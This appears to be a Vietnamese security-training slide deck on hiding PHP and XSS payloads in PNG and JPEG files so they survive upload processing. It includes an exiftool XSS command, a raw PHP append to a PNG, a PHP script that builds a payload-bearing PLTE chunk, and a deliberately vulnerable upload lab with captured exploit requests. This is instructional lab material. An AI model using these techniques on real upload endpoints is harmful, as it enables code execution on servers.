

The techniques Inject code in an image

Introduction

Các chức năng tải lên hình ảnh cực kỳ phổ biến trong các ứng dụng web: cho dù bạn muốn đặt ảnh hồ sơ, minh họa một bài đăng trên blog, ứng dụng sẽ phải xử lý các hình ảnh do người dùng cung cấp.



The techniques Inject code in an image


Introduction

Ex các nơi xử lý hình ảnh

+ Chỉnh sửa avatar

+ Các ứng dụng nhắn tin

+ Mạng xã hội đăng ảnh blog....



The techniques Inject code in an image

Cấu quan trọng file PNG

RF : <http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html>

1. **IHDR**: Chứa thông tin cơ bản về hình ảnh như chiều rộng, chiều cao, và kiểu màu.
2. **PLTE**: Chứa bảng màu cho hình ảnh (nếu hình ảnh sử dụng bảng màu indexed color) (options)
3. **IDAT**: Chứa dữ liệu pixel của hình ảnh. Dữ liệu này có thể được nén.
4. **IEND**: Đánh dấu kết thúc của file PNG.

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00000000:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	PNG.....IHDR
00000010:	00	00	00	14	00	00	00	0E	08	06	00	00	00	2F	C4	3C<
00000020:	F0	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00sRGB.....
00000030:	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00gAMA.....a
00000040:	00	09	70	48	59	73	00	00	0E	C3	00	00	0E	C3	01	C7pHYs.....
00000050:	6F	A8	64	00	00	00	65	49	44	41	54	38	4F	B5	8E	81	o.d...IDAT0...
00000060:	0A	00	21	08	43	FD	FF	9F	36	8C	16	BA	2C	E2	3A	1F	...!.C...0...
00000070:	48	CE	E9	48	F4	67	6A	02	45	A4	17	F7	C0	EB	93	67	H..H.gj.E....g
00000080:	4C	05	83	17	0C	9B	F9	02	AC	8D	10	98	2D	18	7E	C6	L.....~
00000090:	3D	DF	84	6B	36	41	38	18	3D	76	51	60	BD	BE	24	84	=..k6A8.=vQ`..\$.
000000A0:	54	04	42	2F	81	30	7D	65	6C	E7	E3	9D	9C	42	6E	F8	T.B/.0}el....Bn.
000000B0:	FC	C3	1D	69	E0	0B	F5	3F	7C	43	B5	01	B4	E1	B7	73	...i...2lc...s
000000C0:	E4	D9	4F	38	00	00	00	00	49	45	4E	44	AE	42	60	82	..08...IEND..B`



The techniques Inject code in an image

Cấu trúc phụ file PNG

1. Chunk tEXt

- Mô tả: Chứa thông tin văn bản không được mã hóa, thường dùng để lưu trữ metadata như tiêu đề, tác giả, mô tả, v.v.
- Cấu trúc: Gồm độ dài của chuỗi văn bản, nhãn (key), và giá trị (value).

2. Chunk zTXt

- Mô tả: Tương tự như chunk tEXt nhưng chứa dữ liệu văn bản đã được nén.
- Cấu trúc: Gồm độ dài của chuỗi văn bản nén, nhãn và giá trị.

.....

eXIf stores Exif metadata.[25]

.....

RF : <http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html>

The techniques Inject code in an image

The techniques

	No processing	PHP-GD compression	PHP-GD resizing	Imagick resizing
PNG comments	✓	✗	✗	✗
Raw insertion	✓	✗	✗	✗
PLTE chunk	✓	✓	✗	✗
IDAT chunk	✓	✓	✓	✓

The techniques Inject code in an image

The techniques – PNG comments, Raw insertion

	No processing	PHP-GD compression	PHP-GD resizing	Imagick resizing
PNG comments	✓	✗	✗	✗
Raw insertion	✓	✗	✗	✗
PLTE chunk	✓	✓	✗	✗
IDAT chunk	✓	✓	✓	✓

The techniques Inject code in an image

The techniques – PNG comments, Raw insertion

PNG comments


```
File  Actions  Edit  View  Help
kali@kali: ~      kali@kali: ~/Desktop
kali@kali:~/Desktop$ exiftool -Comment='><img src=x onmouseover=alert(document.domain)>' Jerry.jpg
1 image files updated
kali@kali:~/Desktop$ exiftool Jerry.jpg
ExifTool Version Number      : 12.01
File Name                    : Jerry.jpg
Directory                    : .
File Size                    : 94 kB
File Modification Date/Time   : 2021:04:10 00:54:27-04:00
File Access Date/Time        : 2021:04:10 00:54:27-04:00
File Inode Change Date/Time   : 2021:04:10 00:54:27-04:00
File Permissions              : rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : inches
X Resolution                  : 72
Y Resolution                  : 72
Comment                      : "><img src=x onmouseover=alert(document.domain)>"
Image Width                   : 1050
Image Height                  : 1314
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                   : 1050x1314
Megapixels                   : 1.4
kali@kali:~/Desktop$
```

The techniques Inject code in an image

The techniques – PNG comments, Raw insertion

Raw insertion

```
$ echo '<?php phpinfo(); ?>' >> nasa.png
```



The techniques Inject code in an image

DEMO

Một ứng dụng giúp lưu ảnh của bạn và nén ảnh bạn xuống bằng imagepng

```
LAB1PLTE.php
1  <?php
2
3  // Kiểm tra xem form đã được gửi hay chưa
4  if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['uploaded_file'])) {
5      // Lấy thông tin file đã tải lên
6      $uploadedFile = $_FILES['uploaded_file'];
7
8      // Kiểm tra xem file có phải là PNG không
9      if ($uploadedFile['type'] === 'image/png') {
10         // Tạo một tên file mới
11         $originalFilename = $uploadedFile['name'];
12         $newFilename = uniqid() . '_' . $originalFilename;
13
14         // Đường dẫn lưu file nén
15         $destination = 'C:\xampp\htdocs\traning\' . $newFilename;
16
17         // Tạo hình ảnh từ file PNG đã tải lên
18         $source = imagecreatefrompng(filename: $uploadedFile['tmp_name']);
19
20         // Nén và lưu file PNG với mức nén 9
21         imagepng(image: $source, file: $destination, quality: 9);
22
23         // Giải phóng bộ nhớ
24         imagedestroy(image: $source);
25
26         echo "File đã được nén và lưu thành công: " . $newFilename;
27     } else {
28         echo "Vui lòng tải lên một file PNG.";
29     }
30 } else {
31     echo "Không có file nào được tải lên.";
32 }
33
34 ?>
35
36 <!-- HTML Form để tải lên file -->
37 <h1>lưu tru nen anh vhae</h1>
38 <form action="" method="post" enctype="multipart/form-data">
39     Chọn file PNG để tải lên:
40     <input type="file" name="uploaded_file" accept=".png">
41     <input type="submit" value="Tải lên">
42 </form>
```

The techniques Inject code in an image

The image displays three panels illustrating the technique of injecting code into an image:

- Network Request (Left):** Shows a POST request to `/traning/LAB1PLTE.php`. The request body is a multipart/form-data payload. A red box highlights the `Content-Disposition: form-data; name="uploaded_file"; filename="test.php"` and `Content-Type: image/png` fields.
- Web Form (Middle):** Shows a web form titled "Chọn file PNG để tải lên:". It has a file input field and a submit button labeled "Tải lên". A red box highlights the `<input type="file" name="uploaded_file" accept=".png">` and `<input type="submit" value="Tải lên">` elements.
- Hex Editor (Right):** Shows the raw data of the image file. The top bar indicates the file name `66ebcf5388b96_test.php`. The hex editor shows the image data, including the PNG header and the payload. A red box highlights the `<h1>VHA</h1>` payload injected into the image data.

Thực hiện upload 1 file png chỉnh định dạng sang php và thử sử dụng kỹ thuật Raw insertion để chèn payload vào

Sau khi file lên server đã được nén và loại bỏ các loại bỏ các phần phụ trợ và chỉ lưu những chunk chính trong ảnh


The techniques Inject code in an image

The techniques – PLTE chunk

	No processing	PHP-GD compression	PHP-GD resizing	Imagick resizing
PNG comments	✓	✗	✗	✗
Raw insertion	✓	✗	✗	✗
PLTE chunk	✓	✓	✗	✗
IDAT chunk	✓	✓	✓	✓

The techniques Inject code in an image


The techniques – PLTE chunk



Khi nén tệp PNG, PHP-GD (và có thể là các thư viện nén hình ảnh khác) sẽ **xóa các phần phụ trợ** để giảm kích thước của tệp đầu ra. Đây là lý do tại sao các nhận xét mà chúng tôi đã chèn tải trọng PHP trong phần đầu tiên không tồn tại được trong quá trình nén. Nhưng điều gì sẽ xảy ra nếu chúng ta có thể đưa tải trọng của mình vào một đoạn quan trọng của tệp PNG? Chắc chắn, những khối này không bị phá hủy khi nén hình ảnh. Ứng cử viên hoàn hảo để thực hiện thao tác chèn như vậy là đoạn PLTE, một đoạn quan trọng chứa bảng màu của hình ảnh PNG, tức là một danh sách màu.

The techniques Inject code in an image

DEMO GEN PLTE



The screenshot displays a code editor with a dark theme. The editor has several tabs open: LAB1PLTE.php, evel.php, plte.php (active), genpltedemo.php, and abip.lst. The active tab, plte.php, contains PHP code for processing a payload and injecting it into an image. The code includes checks for payload length and divisibility by 3, and uses imagecreate and imagecolorallocate functions to generate a color palette from the payload. A command prompt window is overlaid on the right side of the editor, showing the execution of the script. The command prompt has two tabs: C:\Windows\System32\cmd.e and Command Prompt. The active tab shows the command: C:\xampp\htdocs\traning>php plte.php "<?php phpinfo()?>" aaa.png. The prompt is ready for the next command.

```
File Edit Selection View Go Run Terminal Help
LAB1PLTE.php x evel.php plte.php genpltedemo.php abip.lst
plte.php
1 <?php
5 $_payload = $argv[1];
6 $output = $argv[2];
7
8 while (strlen(string: $_payload) % 3 != 0) { $_payload.=" "; }
9
10 $_pay_len=strlen(string: $_payload);
11 if ($_pay_len > 256*3){
12     echo "FATAL: The payload is too long. Exiting...";
13     exit();
14 }
15 if($_pay_len %3 != 0){
16     echo "FATAL: The payload isn't divisible by 3. Exiting...";
17     exit();
18 }
19
20 $width=$_pay_len/3;
21 $height=20;
22 $im = imagecreate(width: $width, height: $height);
23
24 $hex=unpack(format: 'H*',string: $_payload);
25 $_chunks=str_split(string: $hex[1], length: 6);
26
27 for($i=0; $i < count(value: $_chunks); $i++){
28     $_color_chunks=str_split(string: $_chunks[$i], length: 2);
29     $color=imagecolorallocate(image: $im, red: hexdec(hex_string: $_color_chunks[0]), green: hexdec(hex_string: $_color_chunks[1]),blue: hexdec(hex_string: $_color_chunks[2]));
30     imagesetpixel(image: $im,x: $i,y: 1,color: $color);
31 }
32
33 imagepng(image: $im,file: $output);
```

```
C:\Windows\System32\cmd.e x Command Prompt
C:\xampp\htdocs\traning>php plte.php "<?php phpinfo()?>" aaa.png
C:\xampp\htdocs\traning>
```

The techniques Inject code in an image

The techniques make image had PLTE chunk by php

```
$im = imagecreate(width: $width, height: $height);


$_hex=unpack(format: 'H*',string: $_payload);
$_chunks=str_split(string: $_hex[1], length: 6);

for($i=0; $i < count(value: $_chunks); $i++){
    $_color_chunks=str_split(string: $_chunks[$i], length: 2);
    $color=imagecolorallocate(image: $im, red: hexdec(hex_string: $_color_chunks[0]), green: hexdec(hex_string: $_color_chunks[1]),blue: hexdec(hex_string: $_color_chunks[2]));
    imagesetpixel(image: $im,x: $i,y: 1,color: $color);
}

imagepng(image: $im,file: $output);
```

TEXT: <?php echo(1234)?>
 HEX : 3c 3f 70 68 70 20 65 63 68
 OCT : 074 077 160 150 160 040 145 143 150


Color = (R , G , B) Color = (R , G , B)



Make PLTE chunk

Điều kiện là payload chia hết cho 3 (tương tự R,G,B)
 PLTE chứa tối đa 256 mã màu gồm RGB nên payload
 Tối đa có thể tạo là $256 \times 3 = 768$ ký tự

Hex editor																		ASCII	
Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F			
00000000:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52		PNG.....IHDR	
00000010:	00	00	00	06	00	00	00	14	04	03	00	00	00	5C	FC	51	\Q	
00000020:	EB	00	00	00	12	50	4C	54	45	3C	3F	70	68	70	20	65	PLTE<?php	
00000030:	63	68	6F	28	31	32	33	34	29	3F	3E	19	74	A9	34	00		cho(1234)?>.t.4	
00000040:	00	00	09	70	48	59	73	00	00	0E	C4	00	00	0E	C4	01	pHYs	
00000050:	95	2B	0E	1B	00	00	00	11	49	44	41	54	08	99	63	60	IDAT..c`	
00000060:	00	02	46	65	57	06	2A	01	00	1E	66	00	6A	EB	A5	E1		..FeW.*...f.j...	
00000070:	7A	00	00	00	00	49	45	4E	44	AE	42	60	82					z.....IEND.B`	



The techniques Inject code in an image

DEMO GEN PLTE

Request

Pretty Raw Hex Stepper Replacements

```

1 POST /traning/LAB1PLTE.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 314
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary41er9fKpKvUy6ITD
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/traning/LAB1PLTE.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 -----WebKitFormBoundary41er9fKpKvUy6ITD
23 Content-Disposition: form-data; name="uploaded_file"; filename="aaa.php"
24 Content-Type: image/png
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Chunk plte

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Thu, 19 Sep 2024 07:30:48 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 357
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 File đã được nén và lưu thành công: 66ebd3284c9c3_aaa.php
10 <!-- HTML Form để tải lên file -->
11 <h1>
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
